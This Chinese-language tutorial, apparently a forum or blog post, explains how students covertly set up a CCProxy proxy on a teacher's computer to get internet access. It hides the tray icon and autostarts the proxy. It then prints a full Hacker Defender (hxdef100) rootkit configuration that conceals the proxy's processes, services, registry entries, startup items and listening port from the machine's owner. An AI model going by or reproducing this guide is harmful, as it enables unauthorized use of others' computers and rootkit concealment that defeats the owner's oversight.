


图2

软件是英文版，我没有找汉化版，因为没什么必要，而且很多老师是英文盲。软件运行后的界面（如图3）。




图3

要设置它也十分方便，点击options那项（如图4）。




图4

先把"autohide"一项的值勾上，自动隐藏这是必须的，再把auto startup勾上（开机自启动），端口和代理方式在右边可以设置。更高级更详细的设置可以通过修改CCProxy.ini来实

现，这里不多讲。

运行后任务栏有个小图标，这个该死的图标我也没有办法，为了躲过老师法眼，就设置下任务栏属性（如图5）。





图5

把CCProxy那项设置为“总是隐藏”就行了。

为了增加它的隐蔽性，不让老师发现启动项和端口，我们可以用黑客之门。用记事本打开文件夹里的hxdef100.ini，修改一些配置，主要设置（如图6），Hidden ports那项记得改成你所设置的端口。



```
[Hidden Table]
CCProxy*
hxdef100*

[Hidden Processes]
CCProxy*
hxdef100*

[Root Processes]
CCProxy*

[Hidden Services]
CCProxy*
hxdef100*

[Hidden RegKeys]
CCProxy*
hxdef100*

[Hidden RegValues]
CCProxy*
hxdef100*

[Startup Run]
CCProxy*
hxdef100*

[Free Space]

[Hidden Ports]
TCPI:808
```

图6

做好所有部署后，就可以回教室设置了，我只用了http代理，因为不能太多影响老师上网，各位叉子完全可以试试socks代理。

打开ie，打开“internet选项”，选择“连接”，再选“局域网设置”，填入代理电脑的ip地址和所设置的端口，注意黑框框起来的地方（如图7、8）（我的ie是英文版，和中文版没什么区别）

这样，就可以上网了（如图9）。

